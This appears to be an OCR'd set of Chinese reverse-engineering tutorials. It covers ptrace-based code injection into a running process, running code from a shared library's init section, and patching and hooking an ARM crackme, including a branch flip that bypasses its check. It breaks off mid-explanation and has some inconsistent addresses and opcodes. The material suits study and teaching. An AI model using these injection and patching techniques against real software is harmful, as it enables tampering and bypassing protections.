
```
        }
        printf("\n");

        //重新设置寄存器
        ptrace(PTRACE_SETREGS, traced_process,NULL,&regs);

        //恢复运行程序，也就是从刚刚设置的 eip 处开始运行
        ptrace(PTRACE_CONT,traced_process,NULL,NULL);

        //等待子进程状态发生改变，shellcode 中，使用了 int 3 断点使进程状态改变
        wait(NULL);
        printf("press the enter key to continue\n");
        getchar();

        //将原始代码拷贝回去
        putdata(traced_process,regs.eip,backup,len);
        ptrace(PTRACE_SETREGS,traced_process,NULL,&regs);
        printf("excute origion code\n");
        ptrace(PTRACE_DETACH,traced_process,NULL,NULL);
        return 0;
}
```

0×7

测试，首先运行刚刚的 counter 程序

使用命令 ./counter &

然后启动 codeinjection 程序



原文链接：http://mengmeizi.hack4money.org/?p=507#comment-104

linux 下 SO 中 INIT 函数中添加自己的代码

0×1

so 文件是一个 elf 格式的文件

通过对 elf 文件格式的了解。so 在被加载之前，会执行 init 段的代码。在结束的时候，会执行 fini 段的代码。

上次分析过 360 的加固，他们采用的就是在 init 中执行代码的解密函数。（这也是为什么在 jni_onload 中无需解密的原因）

今天就展示一下怎么将自己的函数放入 init 段，并执行。

0×2

so 代码

s.c

```
#include <stdio.h>
void my_init(void) __attribute__((constructor)); //告诉 gcc 把这个函数扔到 init section
void my_fini(void) __attribute__((destructor));   //告诉 gcc 把这个函数扔到 fini section
void out_msg(const char *m)
{

    printf("       Our_Func \n");
```

```
}

void my_init(void)
{

        printf("\n        Init \n");

}
void my_fini(void)
{

        printf("        Fini \n");

}
```

编译生成 so：

```
gcc -fPIC -g -c s.c -o libs.o
gcc -g -shared -Wl,-soname,libs.so -o libs.so libs.o –lc
```

0×3

调用 so

ts.c

```
#include <stdio.h>
#include "s.h"
```

```
int main(int argc, char** argv)
{

        printf("        Main Start \n");

                out_msg("main");

        printf("        Main Quit \n");

}
```

s.h

```
#ifndef _MY_SO_HEADER_
  #define _MY_SO_HEADER_
  void out_msg(const char *m);
  #endif
```

编译生成可执行文件：

```
gcc -g ts.c -o ts -L. –ls
```

0×4

指定程序加载 so 的路径

新建名为 e 的文件：

```
#!/bin/sh
export LD_LIBRARY_PATH=${pwd}:${LD_LIBRARY_PATH}
```

./ts

0×5

运行

终端中输入：./e &

```
xxx@xxx-ubuntu:~/桌面/test$ gcc -fPIC -g -c s.c -o libs.o
xxx@xxx-ubuntu:~/桌面/test$ gcc -g -shared -Wl,-soname,libs.so -o libs.so libs.o -lc
xxx@xxx-ubuntu:~/桌面/test$ gcc -g ts.c -o ts -L. -ls
xxx@xxx-ubuntu:~/桌面/test$ ./e &
[2] 5756
xxx@xxx-ubuntu:~/桌面/test$
    Init
    Main Start
    Our_Func
    Main Quit
    Fini
```

可以看出，最新执行的是 Init，最后执行的是 Fini。

今天了解到一种动态调试手法，据说能够断在 init 中，明天再来试试。

参考文章：mypyg.iteye.com/blog/845915

http://0nly3nd.sinaapp.com/?p=642

Arm opcode hook

标 题: 【原创】Arm opcode hook
作 者: 半斤八兩
时 间: 2013-09-05,11:17:53
链 接: http://bbs.pediy.com/showthread.php?t=178362

/**************************************
/* 作者:半斤八兩
/* 博客:http://cnblogs.com/bjblcracked
/* 日期:2013-09-05 11:11
/**************************************

只是感兴趣，没有其他目的。失误之处敬请诸位大侠赐教!

因工作需要,最近一直在研究 arm.
看到论坛也有不少 arm 的破解文章,于是自己也写了个"CM",把玩一下.
这里就不讲破解了,重点讲 ARM HOOK.

所需平台 1:ubuntu x86 (build arm)
所需平台 2:win7 x86 (debug arm)
所需平台 3:android 手机一部(root)

所需工具 1:ida(analysis)
所需工具 2:pscp(upload,download file)
所需工具 3:putty(connect ubuntu)
所需工具 4:gcc(build arm)

首先用标准 C 写个简单的 cm.

代码:

```
#include  <stdio.h>

int  IsAdd(int*  pNumOne,  int*  pNumTwo)
{
    return  *pNumOne  +  *pNumTwo;
}

int  main()
{
    int  nNumOne  =  0;
    int  nNumTwo  =  0;
    int  nNumResult  =  0;

    printf("hi  arm  code.\r\n");
```

```
    printf("Please  Input  a  Name:");
    scanf("%d",  &nNumOne);

    printf("\r\n");

    printf("Please  Input  a  Password:");
    scanf("%d",  &nNumTwo);

    printf("\r\n");

    nNumResult  =  IsAdd(&nNumOne,  &nNumTwo);

    printf("%d  +  %d  =  %d\r\n",  nNumOne,  nNumTwo,  nNumResult);

    if(nNumResult  !=  2013)
    {
          printf("error\r\n");
    }
    else
    {
          printf("success\r\n");
    }

    return  1;
}
```

测试代码,写的不严谨.

1). 连接 ubuntu.

```
login as: root
root@192.168.83.150's password:
Welcome to Ubuntu 12.04.2 LTS (GNU/Linux 3.5.0-23-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

258 packages can be updated.
89 updates are security updates.

Last login: Thu Aug 29 11:05:46 2013 from john-pc.local
root@i-G31MXP-K-T1:~# whoami
root
root@i-G31MXP-K-T1:~#
```

用 putty.exe 连接上 ubuntu 了,我们再把我们的源码上传上来.

2). upload cm src.

```
D:\Me\Company>pscp.exe -l root -pw password D:\Me\Company\armhook.c root@192.168.83.150:/root/zs/
armhook.c                 | 0 kB |   0.6 kB/s | ETA: 00:00:00 | 100%

D:\Me\Company>
```

这里我们用 pscp.exe 上传源码.

3). build arm.

```
root@i-G31MXP-K-T1:~/zs# arm-none-linux-gnueabi-gcc -static armhook.c -o armhook
root@i-G31MXP-K-T1:~/zs# ls -l
total 640
-rwxr-xr-x 1 root root 649852 Aug 29 16:16 armhook
-rw-r--r-- 1 root root    623 Aug 29 16:11 armhook.c
root@i-G31MXP-K-T1:~/zs#
```

用 gcc 编译 arm.这里一定要静态编译,要不然在你的 android 手机上是运行不了的.

4). 下载 bin 到 pc 端

```
D:\Me\Company>pscp.exe -l root -pw password root@192.168.83.150:/root/zs/armhook D:\Me\Company
armhook                   | 634 kB | 634.6 kB/s | ETA: 00:00:00 | 100%
```

再用 pscp.exe 下载回来.
bin 下载到 PC 上时,我们就可以用 IDA 调试了,我们先发到手机里面,运行一下,看看效果.

5). bin 发送到手机端.

```
C:\Users\john\Desktop\Tools>adb push d:/me/company/armhook /data/local/tmp/
2173 KB/s (649852 bytes in 0.292s)

C:\Users\john\Desktop\Tools>adb shell
shell@android:/ $ su
su
shell@android:/ # pwd
pwd
/
shell@android:/ # cd data/local/tmp
cd data/local/tmp
shell@android:/data/local/tmp # ls
ls
armhook
shell@android:/data/local/tmp # ./armhook
./armhook
sh: ./armhook: can't execute: Permission denied
126|shell@android:/data/local/tmp # chmod 777 armhook
chmod 777 armhook
shell@android:/data/local/tmp # ./armhook
./armhook
hi arm code.
Please Input a Name:2000
```

```
2000

Please Input a Password:12
12

2000 + 12 = 2012
error
1|shell@android:/data/local/tmp # ./armhook
./armhook
hi arm code.
Please Input a Name:2000
2000

Please Input a Password:13
13

2000 + 13 = 2013
success
1|shell@android:/data/local/tmp #
```

6). 静态调试分析.

手机上测试完了,下面我们就用 IDA 来看看程序.

代码:

```
.text:00008204                          ; =============== S U B R O U T I N E =======================
===============
.text:00008204                          ; Attributes: noreturn bp-based frame
.text:00008204                                                  EXPORT main
.text:00008204                          main
;  DATA XREF: _start+20o
.text:00008204
    ; .text:off_8154o
.text:00008204                          var_10                  = -0x10
.text:00008204                          var_C                   = -0xC
.text:00008204                          var_8                   = -8
.text:00008204  00  48  2D  E9                                  STMFD     SP!, {R11,LR}      ; Store Block to
  Memory
.text:00008208  04  B0  8D  E2                                  ADD       R11, SP, #4        ; Rd = Op1
  + Op2
.text:0000820C  10  D0  4D  E2                                  SUB       SP, SP, #0x10      ; Rd = Op1 -
  Op2
.text:00008210  00  30  A0  E3                                  MOV       R3, #0                   ; Rd =
  Op2
.text:00008214  0C  30  0B  E5                                  STR       R3, [R11,#var_C]   ; Store to Memo
ry
.text:00008218  00  30  A0  E3                                  MOV       R3, #0                   ; Rd =
  Op2
.text:0000821C  10  30  0B  E5                                  STR       R3, [R11,#var_10]  ; Store to Mem
ory
.text:00008220  00  30  A0  E3                                  MOV       R3, #0                   ; Rd =
  Op2
```

```
.text:00008224  08  30  0B  E5                                  STR         R3, [R11,#var_8] ; Store to Memo
ry
.text:00008228  BC  00  9F  E5                                  LDR         R0, =aHiArmCode_ ; "hi arm code.
\r"
.text:0000822C  19  0B  00  EB                                  BL           puts                        ; Branc
h with Link
.text:00008230  B8  30  9F  E5                                  LDR         R3, =aPleaseInputANa ; "Please In
put a Name:"
.text:00008234  03  00  A0  E1                                  MOV         R0, R3                      ; Rd =
 Op2
.text:00008238  80  0A  00  EB                                  BL           printf                     ; Branch
 with Link
.text:0000823C  B0  20  9F  E5                                  LDR         R2, =aD                    ; "%d"
.text:00008240  0C  30  4B  E2                                  SUB         R3, R11, #-
var_C ; Rd = Op1 - Op2
.text:00008244  02  00  A0  E1                                  MOV         R0, R2                      ; Rd =
 Op2
.text:00008248  03  10  A0  E1                                  MOV         R1, R3                      ; Rd =
 Op2
.text:0000824C  8A  0A  00  EB                                  BL           __isoc99_scanf    ; Branch with L
ink
.text:00008250  A0  00  9F  E5                                  LDR         R0, =asc_6FE98    ; "\r"
.text:00008254  0F  0B  00  EB                                  BL           puts                        ; Branc
h with Link
.text:00008258  9C  30  9F  E5                                  LDR         R3, =aPleaseInputAPa ; "Please In
put a Password:"
.text:0000825C  03  00  A0  E1                                  MOV         R0, R3                      ; Rd =
 Op2
```

```
.text:00008260  76  0A  00  EB                          BL          printf                  ;  Branch
  with  Link
.text:00008264  88  20  9F  E5                          LDR         R2,  =aD                ;  "%d"
.text:00008268  10  30  4B  E2                          SUB         R3,  R11,  #-
var_10  ;  Rd  =  Op1  -  Op2
.text:0000826C  02  00  A0  E1                          MOV         R0,  R2                 ;  Rd  =
  Op2
.text:00008270  03  10  A0  E1                          MOV         R1,  R3                 ;  Rd  =
  Op2
.text:00008274  80  0A  00  EB                          BL          __isoc99_scanf    ;  Branch  with  L
ink
.text:00008278  78  00  9F  E5                          LDR         R0,  =asc_6FE98    ;  "\r"
.text:0000827C  05  0B  00  EB                          BL          puts                    ;  Branc
h  with  Link
.text:00008280  0C  20  4B  E2                          SUB         R2,  R11,  #-
var_C  ;  Rd  =  Op1  -  Op2
.text:00008284  10  30  4B  E2                          SUB         R3,  R11,  #-
var_10  ;  Rd  =  Op1  -  Op2
.text:00008288  02  00  A0  E1                          MOV         R0,  R2                 ;  Rd  =
  Op2
.text:0000828C  03  10  A0  E1                          MOV         R1,  R3                 ;  Rd  =
  Op2
.text:00008290  CD  FF  FF  EB                          BL          IsAdd                   ;  Branch
  with  Link
.text:00008294  08  00  0B  E5                          STR         R0,  [R11,#var_8]  ;  Store  to  Memo
ry
.text:00008298  60  10  9F  E5                          LDR         R1,  =aDDD              ;  "%d  +  %d
  =  %d\r\n"
```

```
.text:0000829C  0C  20  1B  E5                          LDR         R2,  [R11,#var_C]  ;  Load  from  Mem
ory
.text:000082A0  10  30  1B  E5                          LDR         R3,  [R11,#var_10]  ;  Load  from  Me
mory
.text:000082A4  01  00  A0  E1                          MOV         R0,  R1                    ;  Rd  =
  Op2
.text:000082A8  02  10  A0  E1                          MOV         R1,  R2                    ;  Rd  =
  Op2
.text:000082AC  03  20  A0  E1                          MOV         R2,  R3                    ;  Rd  =
  Op2
.text:000082B0  08  30  1B  E5                          LDR         R3,  [R11,#var_8]  ;  Load  from  Mem
ory
.text:000082B4  61  0A  00  EB                          BL           printf                    ;  Branch
  with  Link
.text:000082B8  08  20  1B  E5                          LDR         R2,  [R11,#var_8]  ;  Load  from  Mem
ory
.text:000082BC  40  30  9F  E5                          LDR         R3,  =0x7DD            ;  Load  from
  Memory
.text:000082C0  03  00  52  E1                          CMP         R2,  R3                    ;  Set  co
nd.  codes  on  Op1  -  Op2
.text:000082C4  02  00  00  0A                          BEQ         loc_82D4                ;  Branch
.text:000082C8  38  00  9F  E5                          LDR         R0,  =aError           ;  "error\r"
.text:000082CC  F1  0A  00  EB                          BL           puts                       ;  Branc
h  with  Link
.text:000082D0  01  00  00  EA                          B            loc_82DC               ;  Branch
.text:000082D4                          loc_82D4                                               ;
  CODE  XREF:  main+C0j
.text:000082D4  30  00  9F  E5                          LDR         R0,  =aSuccess      ;  "success\r"
```

```
.text:000082D8  EE  0A  00  EB                                  BL          puts                        ;  Branch  with  Link
.text:000082DC                          loc_82DC                                                        ;  CODE  XREF:  main+CCj
.text:000082DC  01  30  A0  E3                                  MOV         R3,  #1                     ;  Rd  =  Op2
.text:000082E0  03  00  A0  E1                                  MOV         R0,  R3                     ;  Rd  =  Op2
.text:000082E4  04  D0  4B  E2                                  SUB         SP,  R11,  #4               ;  Rd  =  Op1  -  Op2
.text:000082E8  00  88  BD  E8                                  LDMFD       SP!,  {R11,PC}              ;  Load  Block  from  Memory
.text:000082E8                          ;  End  of  function  main
.text:000082EC  6C  FE  06  00  off_82EC                DCD  aHiArmCode_                    ;  DATA  XREF:  main+24r
.text:000082EC
    ;  "hi  arm  code.\r"
.text:000082F0  7C  FE  06  00  off_82F0                DCD  aPleaseInputANa            ;  DATA  XREF:  main+2Cr
.text:000082F0
    ;  "Please  Input  a  Name:"
.text:000082F4  94  FE  06  00  off_82F4                DCD  aD                                 ;  DATA  XREF:  main+38r
.text:000082F4
    ;  main+60r
.text:000082F4
    ;  "%d"
.text:000082F8  98  FE  06  00  off_82F8                DCD  asc_6FE98                      ;  DATA  XREF:  main+4Cr
```

```
.text:000082F8
    ;  main+74r
.text:000082F8
    ;  "\r"
.text:000082FC  9C  FE  06  00  off_82FC              DCD  aPleaseInputAPa          ;  DATA  XREF:  main+54r
.text:000082FC
    ;  "Please  Input  a  Password:"
.text:00008300  B8  FE  06  00  off_8300              DCD  aDDD                          ;  DATA  XREF:  m
ain+94r
.text:00008300
    ;  "%d  +  %d  =  %d\r\n"
.text:00008304  DD  07  00  00  dword_8304          DCD  0x7DD                        ;  DATA  XREF:  main
+B8r
.text:00008308  C8  FE  06  00  off_8308              DCD  aError                        ;  DATA  XREF:  mai
n+C4r
.text:00008308
    ;  "error\r"
.text:0000830C  D0  FE  06  00  off_830C              DCD  aSuccess                     ;  DATA  XREF:  main:
loc_82D4r
.text:0000830C
    ;  "success\r"
.text:00008310                      ;  ===============  S  U  B  R  O  U  T  I  N  E  =======================
===============
```

程序很简单,看反汇编代码,一眼就能定位到 magic jump.

代码:

```
.text:000082B8                          ; ---------------------------------------------------------------------------
.text:000082B8  08  20  1B  E5                          LDR          R2,  [R11,#var_8]  ;  Load  from  Memory
.text:000082BC  40  30  9F  E5                          LDR          R3,  =0x7DD          ;  Load  from  Memory
.text:000082C0  03  00  52  E1                          CMP          R2,  R3                ;  Set  cond.  codes  on  Op1  -  Op2
.text:000082C4  02  00  00  0A                          BEQ          loc_82D4               ;  Branch
.text:000082C8  38  00  9F  E5                          LDR          R0,  =aError           ;  "error\r"
.text:000082CC  F1  0A  00  EB                          BL           puts                   ;  Branch  with  Link
.text:000082D0  01  00  00  EA                          B            loc_82DC               ;  Branch
.text:000082D4                          ; ---------------------------------------------------------------------------
```

我们只要把 beq 改成 bne 就可以了.
或者直接改成 B loc_82D4 .这样都可以实现爆破.

文本重点是讲 HOOK,就不多说破解过程了.

CM 写的很简洁,就一个 isadd 函数,那么我们就来尝试 HOOK IsAdd 函数.

代码:

```
.text:000081CC                                                  EXPORT  IsAdd
.text:000081CC                          IsAdd
;  CODE  XREF:  main+8Cp
```

```
.text:000081CC  04  B0  2D  E5                          STR         R11,  [SP,#-
4]!    ;  Store  to  Memory
.text:000081D0  00  B0  8D  E2                          ADD         R11,  SP,  #0          ;  Rd  =  Op1
  +  Op2
.text:000081D4  0C  D0  4D  E2                          SUB         SP,  SP,  #0xC         ;  Rd  =  Op1
  -  Op2
.text:000081D8  08  00  0B  E5                          STR         R0,  [R11,#-
8]      ;  Store  to  Memory
.text:000081DC  0C  10  0B  E5                          STR         R1,  [R11,#-
0xC]  ;  Store  to  Memory
.text:000081E0  08  30  1B  E5                          LDR         R3,  [R11,#-
8]      ;  Load  from  Memory
.text:000081E4  00  20  93  E5                          LDR         R2,  [R3]                ;  Load  fro
m  Memory
.text:000081E8  0C  30  1B  E5                          LDR         R3,  [R11,#-
0xC]  ;  Load  from  Memory
.text:000081EC  00  30  93  E5                          LDR         R3,  [R3]                ;  Load  fro
m  Memory
.text:000081F0  03  30  82  E0                          ADD         R3,  R2,  R3             ;  Rd  =  Op1
  +  Op2
.text:000081F4  03  00  A0  E1                          MOV         R0,  R3                    ;  Rd  =
  Op2
.text:000081F8  00  D0  8B  E2                          MOV         SP,  R11                   ;  Rd  =  O
p2
.text:000081FC  04  B0  9D  E4                          LDR         R11,  [SP],#4          ;  Load  from  M
emory
.text:00008200  1E  FF  2F  E1                          BX           LR                            ;  Bra
nch  to/from  Thumb  mode
```

其 HOOK 思路和 x86 下是一样的.
不同的是更"繁琐"些,而且"jmp"计算公式也略有不同.
在 arm 中,没有 jmp 指令,而是只有 bcc 指令(类似 jcc).
之所以说 HOOK 繁琐,主要是对 arm 指令集不了解,所以 HOOK 起来感觉更繁琐些,其实都一样的,甚至更简单些 :)

具体的 bcc,大家可以看我博客收集的一篇文章.

传送门:
ARM Cortex M3 指令集

在 arm 中 hook 我们需要用到 bl 这个转移指令 .
其效果和 x86 中的 call 有点类似.

下面来说说 arm bcc 的公式.(自己多次尝试总结的,如果有不对的地方希望大家能指点一下.)

计算 opcode:
(dst - src) / 4 - 2 = opcode

计算 dst:
src + (opcode + 2) * 4 = dst

不明看例:)
代码:

```
ROM:9D039D3C  108  1C  00  00  1A                          BNE          loc_9D039DB4        ;  Branch
```

```
(9D039DB4 - 9D039D3C) / 4 - 2 = 1c
9D039D3C + (1c + 2) * 4 = 9D039DB4



ROM:9D039D90 108 07 00 00 EA                    B               loc_9D039DB4        ; Branch
(9D039DB4 - 9D039D90) / 4 - 2 = 7
9D039D90 + (7 + 2) * 4 = 9D039DB4
```

下面开始 HOOK,我们需要先把入口代码和地址记下来.

代码:

```
000081CC 04 B0 2D E5          STR          R11, [SP,#-4+var_s0]! ; Store to Memory
```

要 HOOK 地址:000081CC

OPCODE:04 B0 2D E5

下面我们再程序中找段空数据地址.

代码:

```
.rodata:00072320 02 02 02 02                    ANDEQ      R0, R2, #0x20000000 ; Rd = Op1
  & Op2
.rodata:00072324 02 02 02 02                    ANDEQ      R0, R2, #0x20000000 ; Rd = Op1
  & Op2
.rodata:00072328 02 02 02 02                    ANDEQ      R0, R2, #0x20000000 ; Rd = Op1
  & Op2
.rodata:0007232C 02 02 02 02                    ANDEQ      R0, R2, #0x20000000 ; Rd = Op1
  & Op2
```

```
.rodata:00072330  02  02  02  02                    ANDEQ     R0,  R2,  #0x20000000  ;  Rd  =  Op1
  &  Op2
.rodata:00072334  02  02  02  02                    ANDEQ     R0,  R2,  #0x20000000  ;  Rd  =  Op1
  &  Op2
.rodata:00072338  02  02  02  02                    ANDEQ     R0,  R2,  #0x20000000  ;  Rd  =  Op1
  &  Op2
```

我找的这个没用的数据地址.来写我们的 HOOK 代码.

我们套用 opcode 计算公式.

(dst - src) / 4 - 2 =opcode

(00072320 - 000081CC) / 4 - 2 = 0x01A853

我们计算出 opcode 等于 0x1A852
bl 指令对应的指令是 0xeb
那么合起来就是, 53 a8 01 eb (arm 很有意思,所有的指令都是 4 字节对齐的.)

修改,我们就直接用 IDA 的插件. 组合热键是 alt+e+p+b .
IDA 的这个插件对 ARM 支持不是很友好,不能直接编写汇编代码.
因此我们只能按字节来修改了.(字节之间都要有空格,不区分大小写.)

打开后,我们在前四个字节,输入 53 a8 01 eb 然后确定就行了.
改了后如下效果.

[COLOR="red"]

```
.text:000081CC           IsAdd                   ; CODE XREF: main+8Cp
.text:000081CC 53 A8 01 EB          BL      loc_72320       ; Branch with Link
.text:000081D0 00 B0 8D E2          ADD     R11, SP, #0     ; Rd = Op1 + Op2
.text:000081D4 0C D0 4D E2          SUB     SP, SP, #0xC    ; Rd = Op1 - Op2
.text:000081D8 08 00 0B E5          STR     R0, [R11,#-8]   ; Store to Memory
.text:000081DC 0C 10 0B E5          STR     R1, [R11,#-0xC] ; Store to Memory
.text:000081E0 08 30 1B E5          LDR     R3, [R11,#-8]   ; Load from Memory
.text:000081E4 00 20 93 E5          LDR     R2, [R3]        ; Load from Memory
.text:000081E8 0C 30 1B E5          LDR     R3, [R11,#-0xC] ; Load from Memory
.text:000081EC 00 30 93 E5          LDR     R3, [R3]        ; Load from Memory
.text:000081F0 03 30 82 E0          ADD     R3, R2, R3      ; Rd = Op1 + Op2
.text:000081F4 03 00 A0 E1          MOV     R0, R3          ; Rd = Op2
.text:000081F8 00 D0 8B E2          MOV     SP, R11         ; Rd = Op2
.text:000081FC 04 B0 9D E4          LDR     R11, [SP],#4    ; Load from Memory
.text:00008200 1E FF 2F E1          BX      LR              ; Branch to/from Thumb mode
```

[/CODE]

注意看 81cc 处的指令已经被我们改了.
现在我们要到 loc_72310 这里,
我们就来打印一个"hi arm hook" 吧.
打印的话,我们要调用 puts 函数,
我们来看一下函数地址.

代码:

```
.text:0000AE98                          puts
;  CODE  XREF:  main+28p
.text:0000AE98
    ;  main+50p  ...
.text:0000AE98  F0  47  2D  E9                                  STMFD       SP!,  {R4-
R10,LR}  ;  Alternative  name  is  '_IO_puts'
.text:0000AE9C  00  90  A0  E1                                  MOV           R9,  R0                    ;  Rd  =
  Op2
.text:0000AEA0  1E  27  00  EB                                  BL             strlen                    ;  Branch
  with  Link
.text:0000AEA4  3C  72  9F  E5                                  LDR           R7,  =stdout              ;  Load  from
  Memory
.text:0000AEA8  00  60  97  E5                                  LDR           R6,  [R7]                 ;  Load  fro
m  Memory
.text:0000AEAC  00  40  96  E5                                  LDR           R4,  [R6]                 ;  Load  fro
m  Memory
.text:0000AEB0  02  49  14  E2                                  ANDS         R4,  R4,  #0x8000  ;  Rd  =  Op1  &  O
p2
.text:0000AEB4  00  A0  A0  E1                                  MOV           R10,  R0                   ;  Rd  =  O
p2
.text:0000AEB8  59  00  00  1A                                  BNE           loc_B024                  ;  Branch
.text:0000AEBC  48  50  96  E5                                  LDR           R5,  [R6,#0x48]    ;  Load  from  Mem
ory
.text:0000AEC0  B2  FD  FF  EB                                  BL             __aeabi_read_tp  ;  Branch  with  Li
nk
.text:0000AEC4  08  30  95  E5                                  LDR           R3,  [R5,#8]              ;  Load  from
  Memory
```

```
.text:0000AEC8  13  8D  40  E2                          SUB         R8,  R0,  #0x4C0    ;  Rd  =  Op1  -
  Op2
.text:0000AECC  08  00  53  E1                          CMP         R3,  R8                    ;  Set  co
nd.  codes  on  Op1  -  Op2
.text:0000AED0  0E  00  00  0A                          BEQ         loc_AF10                ;  Branch
.text:0000AED4  01  10  A0  E3                          MOV         R1,  #1                    ;  Rd  =
  Op2
.text:0000AED8  05  20  A0  E1                          MOV         R2,  R5                    ;  Rd  =
  Op2
...
...
```

puts 地址:0000AE98

函数原型:
代码:

```
int  puts(  const  char  *string  );
```

就一个参数. arm 的程序都有点类似 delphi 的_fastcall. 通过寄存器传参.
当参数超过四个后,就会通过栈来传参. 寄存器顺序是 r0 r1 r2 r3.
puts 就一个参数,我们只要把 "hi arm hook" 地址赋给 r0 即可.
传地址不能用 mov .要用类似 lea 的 ldr 指令. opcode: 0x0000e59f

前面说了 arm 是四字节指令, 光 ldr 就占了 2 个字节 3 和 4 字节.
那么第 2 个字节表示的是 寄存器. 第一个字节 表示字符串的偏移.
因为 arm 的 risc 指令为单字指令,所以他的寻址只能是 255.

我们在刚才找的空数据地址段下面写上 "hi arm hook"

代码:

```
.rodata:00072320  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072324  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072328  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:0007232C  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072330  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072334  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072338  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:0007233C  02  0A  02  02          ANDEQ      R0,  R2,  #0x2000                     ;  Rd  =  Op1  &
  Op2
.rodata:00072340  02  02  05  02          ANDEQ      R0,  R5,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072344  0E  0F  02  02          ANDEQ      R0,  R2,  #0x38                      ;  Rd  =  Op1  &
  Op2
.rodata:00072348  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:0007234C  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:0007234C                          ;  ---------------------------------------------------------------
------
.rodata:00072350  68  69  20  61+aHiArmHook  DCB  "hi  arm  hook",0
.rodata:0007235C                          ;  ---------------------------------------------------------------
------
.rodata:0007235C  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
.rodata:00072360  02  02  02  02          ANDEQ      R0,  R2,  #0x20000000                ;  Rd  =  Op1  &  Op2
```

在 x86 上,我们 HOOK 前要保存现场,在 ARM 中,也同样需要保护现场.

STMFD 指令是用来保存现场的,满递减堆栈

恢复的话,我们就用

LDMFD 指令.满递减堆栈

因为我对 arm 指令集并不熟悉,x86 上也没有发现有什么比较好的指令和汇编转换工具.

所以我也不知道代码对应的 opcode 是多少,也没有时间一个个去试.
所以我就直接找 puts 函数入口处的 opcode

保存现场
F0 47 2D E9　　STMFD　SP!, {R4-R10,LR} // 将 R4-R10 LR 入栈,满递减堆栈

恢复现场
F0 87 BD E8　　LDMFD　SP!, {R4-R10,PC} // 将 R4-R10 LR 出栈,满递减堆栈

00072320 处,我们填写 F0 47 2D E9 保存现场.
保护好现场后,我们就来实现我们要打印的内容.

00072324 处,我们把这个字符串装进 r0.

ldr 1 字节换算公式:

dst - src - 8 = opcode

套进去后:

